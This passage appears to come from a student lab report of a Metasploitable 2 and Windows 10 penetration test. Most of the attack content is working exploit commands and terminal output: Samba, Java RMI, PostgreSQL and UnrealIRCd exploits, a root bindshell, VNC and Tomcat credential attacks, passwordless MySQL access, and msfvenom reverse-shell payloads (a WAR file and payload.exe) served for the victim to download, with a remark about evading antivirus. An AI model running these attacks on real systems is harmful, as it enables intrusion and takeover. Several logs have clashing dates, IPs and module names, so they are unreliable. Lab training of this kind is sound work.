Fig 18 – `php_cgi_arg_injection` options; `RHOSTS` set; Meterpreter session opened; `sysinfo=metasploitable` Linux 2.6.24 i686.

5.7 Ports 139/445: Samba — Username Map Script RCE

Vulnerability: Samba 3.0.20 (Debian) contains a remote code execution vulnerability (CVE-2007-2447) in the MS-RPC functionality. When the 'username map script' configuration option is enabled, it is possible to pass shell meta-characters through a specially crafted username field, causing Samba to execute arbitrary commands as root. The default port is 139 but port 445 (SMB over TCP) is also supported.

Module: exploit/multi/samba/usermap_script | CVE: CVE-2007-2447 | Rank: Excellent

An aggressive Nmap scan (`nmap -p 139 -A`) reveals Samba 3.0.20-Debian running on port 139. SMB security details show message signing is disabled and guest access is used — both security weaknesses. The `usermap_script` module is loaded with `RHOSTS` set to the target and `RPORT` set to 139. After setting `RHOSTS` and running the exploit, a reverse netcat command shell is opened. The `'whoami'` command immediately returns **root**, confirming that Samba RCE grants direct root-level access without any privilege escalation step. This is one of the highest-severity findings in this assessment.

```

root@kali: ~/home/kali
# nmap -sP 192.168.50.3
Starting Nmap 7.99 (https://nmap.org) at 2024-05-14 17:03 -0400
Nmap scan report for 192.168.50.3
Host is up (0.00036s latency).

PORT      STATE SERVICE
139/tcp   open  netbios-ssn
445/tcp   open  smb
MAC Address: 08:0C:29:14:EF:50 (Vmware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

Nmap Script Results:
_ smb-security-mode:
| account_used: guest
| authentication_level: user
| challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
_ smbstat: netbios name: METASPLOITABLE, NetBIOS user: (unknown), NetBIOS MAC: (unknown) (unknown)
_ smb2-time: Protocol negotiation failed (SMB2)
_ clock-speed: mean: unknowns, deviation: unknowns, median: 85
_ smb-os-discovery:
| OS: Unix Samba 3.0.20-Debian
| Computer name: metasploitable
| NetBIOS computer name:
| Domain name: localdomain
| FQDN: metasploitable.localdomain
|_ System time: 2024-05-14T17:04:00

TRACEROUTE
HOP RTT      Address
  0  0.36 ms  192.168.50.3

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.20 seconds

```

```

root@kali: ~/home/kali
# msfconsole -x
msf > search usermap_script
Matching Modules

# Name                               Disclosure Date  Rank   Check Description
# ----                               -
# exploit/multi/samba/usermap_script  2007-05-14      excellent No    Samba "usermap map script" Command Execution

Interact with a module by name or index. For example info 0, use 0 on use exploit/multi/samba/usermap_script

msf > use 0
[*] No payload configured, defaulting to cmd/multi/reverse_netcat
msf exploit(multi/samba/usermap_script) > options
Module options (exploit/multi/samba/usermap_script):

Name      Current Setting  Required  Description
-----
HOSTS     yes              yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basic/using-metasploit.html
RHOST     192              yes       The target IP (TCP)

Payload options (cmd/multi/reverse_netcat):

Name      Current Setting  Required  Description
-----
LHOST     192.168.50.3     yes       The listen address (an interface may be specified)
LPORT     4444              yes       The listen port

Exploit target:

Id  Name
--  ---
0   Automatic

View the full module info with the info, or info -o command.

```

Project

20

Fig 19 – Nmap reveals Samba 3.0.20-Debian; SMB enumeration results; usermap_script module options.

```
msf exploit(multi/misc/usermap_script) > set rhosts 192.168.50.3
rhosts => 192.168.50.3
msf exploit(multi/misc/usermap_script) > run
[*] Started reverse TCP handler on 192.168.50.2:4444
[*] Command shell session 1 opened (192.168.50.2:4444 -> 192.168.50.3:41315) at 2020-05-14 17:05:42 -0400

whoami
root
sysinfo
/bin/sh: line 4: sysinfo: command not found
/bin/bash -li
bash: no job control in this shell
root@metasploitable:/#
```

7.PORT 8080: JAVA_RMI

```
root@kali: ~/home/kali
nmap -p 8080 -A 192.168.50.3
Starting Nmap 7.99 ( https://nmap.org ) at 2020-05-14 17:10 -0400
Nmap scan report for 192.168.50.3
Host is up (0.0083s latency).

PORT      STATE SERVICE VERSION
8080/tcp   closed http-proxy
MAC Address: 00:0C:29:E4:1F:50 (VMware)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

TRACE ROUTE
HOP RTT ADDRESS
1 0.37 ms 192.168.50.3

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 4.25 seconds
```

```
root@kali: ~/home/kali
msf5 > search java_rmi
Matching Modules
=====
#  Name
#  ---
#  auxiliary/generic/java_rmi_registry
#  exploit/multi/misc/java_rmi_server
#  target/generic/java_rmi_server
#  target/windows/java_rmi_server
#  target/linux/java_rmi_server
#  target/macos/java_rmi_server
#  target/solaris/java_rmi_server
#  auxiliary/server/java_rmi_server
#  exploit/multi/misc/java_rmi_server
```

Fig 20 – usermap_script exploit run; command shell opened; whoami=root; sysinfo not found (raw shell).

5.8 Port 1099: Java RMI — Insecure Default Configuration

Vulnerability: Java RMI (Remote Method Invocation) is a Java API for remote procedure calls. The RMI registry on port 1099 and the Tomcat/Coyote server on port 8080 can be exploited when misconfigured. The java_rmi_server module targets insecure default configuration in the Java RMI server (CVE-2011-3556), allowing arbitrary Java code execution. Port 8080 runs Apache Tomcat / Coyote JSP Engine 1.1.

Module: exploit/multi/misc/java_rmi_server | **Rank:** Excellent | **Payload:** java/meterpreter/reverse_tcp

Port 8080 is scanned and identified. The java_rmi_server module is configured with RHOSTS = 192.168.50.3, RPORT = 1099, SRVPORT = 8080, LHOST = 192.168.50.2. Upon running, the exploit sends an RMI call, delivers a Java payload JAR via HTTP, and opens a Meterpreter session. 'sysinfo' confirms: Computer = metasploitable, OS = Linux 2.6.24-16-server (i386), Meterpreter = java/linux.



22

EDUCATIONAL USE ONLY

5.9 Port 5432: PostgreSQL — Shared Library Upload RCE

Vulnerability: PostgreSQL 8.3.0–8.3.7 running on port 5432 accepts connections with default or weak credentials. Once authenticated, Metasploit's `exploit/linux/postgres/postgres_payload` module abuses PostgreSQL's ability to load user-defined C library functions from disk. It uploads a shared object (.so) file to `/tmp` via a writable temp directory, then calls it through a custom SQL function to execute arbitrary OS commands — resulting in a full Meterpreter shell on the host system.

Module: exploit/linux/postgres/postgres_payload | **Payload:** linux/x86/meterpreter/reverse_tcp | **Target:** Linux x86

Running 'nmap -p 5432 -A 192.168.50.3' confirms the service is **PostgreSQL DB 8.3.0-8.3.7**. An SSL certificate is present with subject ubuntu804-base.localdomain, indicating it is a stock default installation. The OS fingerprint identifies Linux 2.6.X. Inside msfconsole, 'search postgres' returns a large list of modules — the relevant one is exploit/linux/postgres/postgres_payload. The module options show DATABASE (postgres), PASSWORD (postgres), RHOSTS, RPORT (5432), and USERNAME (postgres) — all default values. LHOST is set to 192.168.50.2 and RHOSTS to 192.168.50.3. On running, the exploit: (1) connects to PostgreSQL using default creds, (2) uploads a shared library to /tmp/DLKTONmW.so via SQL, (3) calls the library, and (4) opens a reverse TCP Meterpreter session. 'sysinfo' confirms: Computer = **metasploitable.localdomain**, OS = **Ubuntu 8.04 (Linux 2.6.24-16-server)**, Architecture = **i686**, Meterpreter = **x86/linux**. Full system compromise achieved.

8.Port 5432 (Postgress)

[illegible][illegible]

Fig 22 – Nmap confirms PostgreSQL 8.3; 'search postgres' returns postgres_payload module.

```
msf > use 34
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
[*] New Metasploit 6.x. This module can target a service as an RHOST
msf exploit(linux/postgres/postgres_payload) > options

Module options (exploit/linux/postgres/postgres_payload):



| Name    | Current Setting | Required | Description           |
|---------|-----------------|----------|-----------------------|
| VERBOSE | false           | no       | Enable verbose output |



Used when connecting via an existing SESSION:



| Name    | Current Setting | Required | Description                       |
|---------|-----------------|----------|-----------------------------------|
| SESSION |                 | no       | The session to run this module on |



Used when making a new connection via RHOSTS:



| Name      | Current Setting | Required | Description                                                                                            |
|-----------|-----------------|----------|--------------------------------------------------------------------------------------------------------|
| DATABASE  | postgres        | no       | The database to authenticate against                                                                   |
| PERFORMER | postgres        | no       | The performer for the specified database. Leave blank for a random performer.                          |
| RHOSTS    |                 | no       | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT     | 5432            | no       | The target port (TCP)                                                                                  |
| USERNAME  | postgres        | no       | The username to authenticate as                                                                        |



Payload options (linux/x86/meterpreter/reverse_tcp):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST |                 | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:



| Id | Name      |
|----|-----------|
| 0  | Linux x86 |



View the full module info with the info, or info -d command.
msf exploit(linux/postgres/postgres_payload) >

msf exploit(linux/postgres/postgres_payload) > set LHOST 192.168.58.2
LHOST => 192.168.58.2
msf exploit(linux/postgres/postgres_payload) > set RHOSTS 192.168.58.3
RHOSTS => 192.168.58.3
msf exploit(linux/postgres/postgres_payload) > run
[*] Started reverse TCP handler on 192.168.58.2:4444
[*] 192.168.58.1042 - 192.168.58.3:5432 - Meterpreter 8.3.1 on 64bit Linux gnu, compiled by GCC 4.7.3 (Ubuntu 4.7.3-1ubuntu1)
[*] 192.168.58.1042 - Uploaded as /tmp/5432m000, should be cleaned up automatically!
[*] Sending stage (4096 bytes) to 192.168.58.3
[*] Meterpreter session 1 opened (192.168.58.2:4444 => 192.168.58.3:5432) at 2010-07-14 17:29:37 -0400

msf5/postgres > sysinfo
Computer        : metasploitable2.localdomain
OS              : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture   : i386
Multiplatforms : linux-linux-met
Meterpreter     : x86-linux
msf5/postgres >
```

Project

24

Fig 23 – postgres_payload exploit; .so library uploaded; Meterpreter session; sysinfo confirms Ubuntu 8.04 x86.

5.10 Port 6667: UnrealIRCd — Backdoor Command Execution

Vulnerability: UnrealIRCd 3.2.8.1 contained a malicious backdoor introduced into its source code between November 2009 and June 2010. Similar to the vsftpd backdoor, the trojanized binary executes any system command prefixed with the string 'AB;' sent over the IRC connection. This allows unauthenticated remote code execution as the user running the IRC daemon. On Metasploitable 2, the IRC daemon runs as **root**, making this an immediate privilege escalation.

Module: exploit/unix/irc/unreal_ircd_3281_backdoor | **CVE:** CVE-2010-2075 | **Rank:** Excellent | **Disclosed:** 2010-06-12

An aggressive Nmap scan ('nmap -p 6667 -A 192.168.50.3') confirms port 6667 is running **UnrealIRCd**, with service info showing hostname irc.Metasploitable.LAN. Inside msfconsole, 'search unrealircd' immediately surfaces the backdoor module. Loading it with 'use 0' shows the payload options: RHOSTS (target), RPORT (6667), and the default payload cmd/linux/http/x86/meterpreter/reverse_tcp. The FETCH_SRVPOR is set to 8080 for payload delivery. The payload is changed to **cmd/unix/reverse** for reliability, LHOST set to 192.168.50.2, LPORT to 4444. The module connects to 192.168.50.3:6667 and sends the IRC backdoor trigger command. The reverse TCP double handler starts and the session is established.

```

root@kali: ~/home/kali
# nmap -p 6667 -s 192.168.50.3
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-16 17:33 -0400
Nmap scan report for 192.168.50.3
Host is up (0.00035s latency).

PORT      STATE SERVICE VERSION
6667/tcp  open  irc      UnrealIRCd
MAC Address: 08:00:27:14:1F:5B (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Host: irc.Metasploitable.LAN

TRACEROUTE
HOP RTT      ADDRESS
1  0.35 ms  192.168.50.3

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.06 seconds

root@kali: ~/home/kali
# search unrelircd
Matching Modules
# Name                               Disclosure Date  Rank  Check  Description
# ----                               -
0  exploit/unix/irc/unrelircd_backdoor  2018-09-11      excellent  Yes  UnrealIRCd 3.2.8.1 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/irc/unrelircd_backdoor
help # use 0
[*] Using configured payload cmd/linux/http/ssl/meterpreter/reverse_tcp

root@kali: ~/home/kali
# use 0
Using configured payload cmd/linux/http/ssl/meterpreter/reverse_tcp
[*] Using configured payload cmd/linux/http/ssl/meterpreter/reverse_tcp
Backdoor options (exploit/unix/irc/unrelircd_backdoor):

Name      Current Setting  Required  Description
-----
RHOSTS    192.168.50.3      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/backdoor/using-metasploit.html
RHOST     192.168.50.3      yes       The target host(s)

Backend options (cmd/linux/http/ssl/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
-----
FOLLOW_FORWARD  yes             yes       Command to follow payload (Accepted: CMD, HTTP, HTTPS, TFTP, WGET)
FOLLOW_HTTP     yes             yes       Attempt to follow the binary after successful
FOLLOW_HTTPS    yes             yes       Attempt to follow the binary after successful
FOLLOW_TFTP     yes             yes       Attempt to follow the binary after successful
FOLLOW_WGET     yes             yes       Attempt to follow the binary after successful
FOLLOW_FORWARD  no              no        Command to follow the payload (Accepted: CMD, HTTP, HTTPS, TFTP, WGET)
FOLLOW_HTTP     yes             yes       Local port to use for following payload
FOLLOW_HTTPS    yes             yes       Local port to use for following payload
FOLLOW_TFTP     yes             yes       Local port to use for following payload
FOLLOW_WGET     yes             yes       Local port to use for following payload
LHOST         192.168.50.3      yes       The listen address (an interface may be specified)
LURI           /                  yes       The listen URI

When FOLLOW_FORWARD is set to CMD, GET, POST:

Name      Current Setting  Required  Description
-----
FOLLOW_HTTP     yes             yes       Host with the binary payload and the command so it can be piped directly to the shell.

When FOLLOW_HTTPS is set:

Name      Current Setting  Required  Description
-----
FOLLOW_HTTPS    yes             yes       Host with the binary payload and the command so it can be piped directly to the shell.
FOLLOW_HTTPS_URI  /                  yes       Remote URI to use to stream payload, correct certain spaces

Payload target:

Id  Name
--  --
0  LHOST/RHOST COMMAND

Show the full module info with the info, or info, or info, or info.

```

Project

25

Fig 24 – Nmap confirms UnrealIRCd on port 6667; backdoor module found; options shown.

```

[*] Exploit completed, but no session was created.
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set lhost 192.168.50.2
lhost => 192.168.50.2
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set lport 4444
lport => 4444
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > runrun
[-] Unknown command: runrun. Run the help command for more details.
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > run
[*] Started reverse TCP double handler on 192.168.50.2:4444
[*] 192.168.50.3:6667 - Connected to 192.168.50.3:6667
[*] 192.168.50.3:6667 - Sending IRC backdoor command
[*] Exploit completed, but no session was created.

```

10.PORT: 1524 Bindshell

```

(root@kali)-[/home/kali]
# nc 192.168.50.3 1524
root@metasploitable:/# whoami
root
root@metasploitable:/#

```

11.PORT: 5900 VNC

Project

26

Fig 25 – UnrealIRCd exploit run; IRC backdoor command sent.

5.11 Port 1524: Ingreslock Bindshell — Pre-Spawned Root Shell

Vulnerability: Port 1524 on Metasploitable 2 runs a raw bindshell — a pre-spawned root shell that listens for any incoming TCP connection and immediately hands over an interactive shell with **root** privileges. No authentication, no credentials, no exploit module required. This is registered as the ingreslock service but is intentionally misconfigured as a backdoor in the Metasploitable image. Any attacker with network access can connect directly using Netcat or any TCP client.

Method: nc 192.168.50.3 1524 | **Access Level:** Immediate Root Shell (no authentication required)

Running nc 192.168.50.3 1524 from the Kali attacker machine instantly returns a root@metasploitable:## prompt. The command 'whoami' confirms **root**. This is arguably the most trivial exploit in the entire assessment — a single command gives full system control with zero effort. No Metasploit, no wordlist, no CVE research required. The existence of a listening root shell on any machine represents a complete security failure and likely indicates deliberate backdoor installation or severe misconfiguration.




Fig 26 – nc 192.168.50.3 1524 → instant root shell; whoami confirms root.

5.12 Port 5900: VNC — Weak Password Brute Force

Vulnerability: VNC (Virtual Network Computing) protocol version 3.3 is running on port 5900. VNC provides graphical remote desktop access. Metasploitable 2 configures VNC with an extremely weak password (**password**), making it trivially bruteforceable. Once authenticated, an attacker gains full graphical control of the target machine's desktop — equivalent to sitting in front of the physical machine.


Module: auxiliary/scanner/vnc/vnc_login | **Attack Type:** Password Brute-Force | **Password Found:** (blank username) : password

Nmap's version scan identifies **VNC protocol 3.3** and security type **VNC Authentication (2)**. The `vnc_login` module is configured with `RHOSTS = 192.168.50.3`, `RPORT = 5900`, and the default password wordlist at `/usr/share/metasploit-framework/data/wordlists/vnc_passwords.txt`. After running, the module reports: **Login Successful: :password** — the VNC server requires no username, only the password 'password'. The VNC connection is then established using `'vncviewer 192.168.50.3'`. The TightVNC window title confirms root's X desktop (`metasploitable:0`). A terminal inside the VNC session shows `'ip a'` output confirming both network interfaces are live. This graphical access provides complete visual control of the target system — files, applications, and configuration can be accessed and modified through the GUI.


Project

27

EDUCATIONAL USE ONLY



12.Port 8180 (Apache Tomcat):



Project

28

Fig 28 – TightVNC viewer connected; root's X desktop displayed; ip a confirms both NICs.

5.13 Port 8180: Apache Tomcat — WAR File Upload RCE

Vulnerability: Apache Tomcat 5.5 is running on port 8180 with its Manager web application accessible at /manager/html. The Tomcat Manager allows authenticated users to deploy Web Application Archive (WAR) files. Metasploitable 2 configures Tomcat with default credentials (**tomcat / tomcat**). By uploading a malicious WAR file containing a JSP reverse shell, an attacker achieves remote code execution on the underlying server.

Approach 1 — Metasploit: auxiliary/scanner/http/tomcat_mgr_login (credential brute-force) + exploit/multi/http/tomcat_mgr_upload (WAR upload RCE). **Approach 2 — Manual:** msfvenom to craft a malicious WAR payload, then upload via the Tomcat Manager web UI.

The tomcat_mgr_login scanner is loaded and configured: RHOSTS = 192.168.220.134 (net-enabled target), RPORT = 8180, TARGETURI = /manager/html, USER_FILE and PASS_FILE pointing to Tomcat-specific wordlists. The module iterates through combinations — all prefixed usernames (admin, both, QCC, j2deployer, ovwebust1) fail until reaching **tomcat:tomcat**, which succeeds. This credential grants access to the Tomcat Manager deployment interface.

A malicious WAR file is crafted on Kali using: msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.220.128 LPORT=9999 -f war -o exploit_new.war. The payload is 1096 bytes. In the Tomcat Manager browser interface, the WAR file is selected and uploaded. The application list immediately shows

[illegible]

Project

[illegible]

need to turn on net for exploit tomcat

if we create a war file(because the website only allow war file) malware and upload it to the tomcat server website,,then we will get the session

exploit 8180 with net:

```

# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:e8:e1:9b brd ff:ff:ff:ff:ff:ff
    inet 192.168.220.128/24 brd 192.168.220.255 scope global dynamic noprefixroute eth0
        valid_lft 1704sec preferred_lft 1704sec
    inet6 fe80::20c:29ff:fe08:e19b/64 scope link noprefixroute
        valid_lft forever preferred_lft forever

--(root@kali)~/home/shuvo
# arp-scan -i eth0 192.168.220.0/24
Interface: eth0, type: EN100b, MAC: 00:0c:29:e8:e1:9b, IPv4: 192.168.220.128
WARNING: Cannot open MAC/vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.220.1 00:50:56:c0:00:88 (Unknown)
192.168.220.2 00:50:56:f0:1b:c0 (Unknown)
192.168.220.134 00:0c:29:ed:bf:bb (Unknown)
192.168.220.254 00:50:56:ff:fe:31 (Unknown)

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.929 seconds (132.71 hosts/sec). 4 responded

--(root@kali)~/home/shuvo
# nmap -p 8180 -sV 192.168.220.134
Starting Nmap 7.99 ( https://nmap.org ) at 2020-05-14 19:14 -0400
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 1.62 seconds

--(root@kali)~/home/shuvo
# nmap -p 8180 -sV 192.168.220.134
Starting Nmap 7.99 ( https://nmap.org ) at 2020-05-14 19:14 -0400
Nmap scan report for 192.168.220.134
Host is up (0.00050s latency).

PORT      STATE SERVICE VERSION
8180/tcp  open  http      Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:4D:8F:BB (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.87 seconds

```

Fig 31 – arp-scan finds 192.168.220.134 (Tomcat target); Nmap confirms Tomcat/Coyote 1.1.



32

EDUCATIONAL USE ONLY



33

Fig 33 – Tomcat Manager web UI; WAR file upload section visible.




Fig 34 – msfvenom crafts exploit_new.war; uploaded via browser; /exploit_new deployed.

```

kali@kali: ~/Documents
msf5 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(<multi/handler>) > set payload java/jsp_shell_reverse_tcp
payload => java/jsp_shell_reverse_tcp
msf5 exploit(<multi/handler>) > set lhost 192.168.220.128
lhost => 192.168.220.128
msf5 exploit(<multi/handler>) > set lport 9999
lport => 9999
msf5 exploit(<multi/handler>) > run
[*] Started reverse TCP handler on 192.168.220.128:9999
[*] Command shell session 1 opened (192.168.220.128:9999 -> 192.168.220.134:58879) at 2026-05-14 19:54:55 -0400

whoami
tomcat55

shell
[*] Trying to find binary 'python' on the target machine
[*] Found python at /usr/bin/python
[*] Using 'python' to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /bin/bash
/bin/bash -i
/bin/bash -i
tomcat55@metasploitable:/$ sysinfo
sysinfo
The program 'sysinfo' is currently not installed. To run 'sysinfo' please ask your
bash: sysinfo: command not found
tomcat55@metasploitable:/$ whoami
whoami
tomcat55
tomcat55@metasploitable:/$ ip a s
ip a s
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 00:0c:29:4d:8f:bb brd ff:ff:ff:ff:ff:ff
    inet 192.168.220.134/24 brd 192.168.220.255 scope global eth0
        inet6 fe80::20c:29ff:fe4d:8fbb/64 scope link
            valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST> mtu 1500 qdisc noop qlen 1000
    link/ether 00:0c:29:4d:8f:c5 brd ff:ff:ff:ff:ff:ff
tomcat55@metasploitable:/$

```

13.Port 3306 (MYSQL)

Fig 35 – multi/handler catches JSP shell; whoami = tomcat55; ip a confirms target.

5.14 Port 3306: MySQL — Unauthenticated Root Access

Vulnerability: MySQL 5.0.51a is running on port 3306. On Metasploitable 2, the MySQL root account has **no password set**, allowing unauthenticated direct access to the database engine using 'mysql -u root -h <target> -p' with an empty password. This gives full database administrator access — the attacker can read, write, or delete any database, enumerate all user credentials stored in application databases, and potentially write files to disk using MySQL's INTO OUTFILE function for further exploitation.

Method: Direct MySQL client connection with empty root password | **Access Level:** Full MySQL root / DBA access

From the Kali attacker machine, 'mysql -u root -h 192.168.220.134 -p --skip-ssl' is run. At the password prompt, an empty value is entered (just pressing Enter). The connection succeeds immediately: **Welcome to the MariaDB monitor** with MySQL connection id 11, server version **5.0.51a-3ubuntu5 (Ubuntu)**. The MySQL [(none)]> prompt confirms full, unauthenticated root-level database access. From here, an attacker could run SHOW DATABASES; to enumerate all application databases, extract user credentials from web application tables (e.g., Drupal, phpMyAdmin), or use SELECT ... INTO OUTFILE to write web shells to the server filesystem.

```
(root@kali)~/home/shuvo
$ mysql -u root -h 192.168.220.134 -p --skip-ssl
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 11
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> █
```

Project

36

Fig 36 – `mysql -u root` connects with empty password; MariaDB monitor prompt achieved.

6. Part 2: Windows 10 — Payload Attack & Post-Exploitation

This section demonstrates a complete client-side attack chain targeting a **Windows 10** machine (192.168.220.133, DESKTOP-OSMAGF5). The attack uses **msfvenom** to craft a malicious Windows executable (payload.exe) containing a reverse TCP shell, hosts it on an Apache web server running on Kali Linux (192.168.220.128), tricks the victim into downloading and executing it, and then leverages the resulting **Meterpreter session** for extensive post-exploitation — including remote desktop access via VNC, keystroke logging, privilege escalation to SYSTEM, and installing a persistent backdoor that survives system reboots.

Attacker: Kali Linux — 192.168.220.128 | **Target:** Windows 10 22H2 — 192.168.220.133 (DESKTOP-OSMAGF5) | **Payload:** windows/x64/meterpreter/reverse_tcp

6.1 Payload Generation & Web Hosting


The attack begins by generating a malicious Windows executable using **msfvenom**, Metasploit's standalone payload generator. The payload embeds a reverse TCP shell that, when executed on the victim machine, calls back to the attacker's IP and port, establishing a Meterpreter session. The payload file is then hosted on an Apache2 web server so the victim can download it via a browser.

The **msfvenom** command used is: `msfvenom -p windows/x86/meterpreter/reverse_tcp LHOST=192.168.220.128 LPORT=4444 -f exe -o payload.exe`. Msfvenom selects the Windows platform automatically and outputs a raw (unencoded) payload. Final payload size is **7600 bytes**, saved as **payload.exe**. The file is then moved to Apache's web root: `mv payload.exe /var/www/html`, and the web server is started with `service apache2 start`. The Apache2 default page at `http://192.168.220.128` confirms the server is serving content — the victim just needs to browse to `http://192.168.220.128/payload.exe` to download the malware.

A critical prerequisite for this attack is that Windows Defender and the Windows Firewall must be disabled on the victim machine. The Windows Security dashboard confirms all three critical protections are disabled: **Virus & threat protection** (real-time protection off), **Firewall & network protection** (firewalls turned off), and **App & browser control** (SmartScreen filter off). With security disabled, the victim downloads **payload.exe** (8 KB) from the attacker's Apache server to the Downloads folder.

Note: In real-world engagements, payload obfuscation techniques (encoding, custom packers, signed binaries, macro-based delivery) are used to bypass AV/EDR without requiring the defender to be manually disabled.

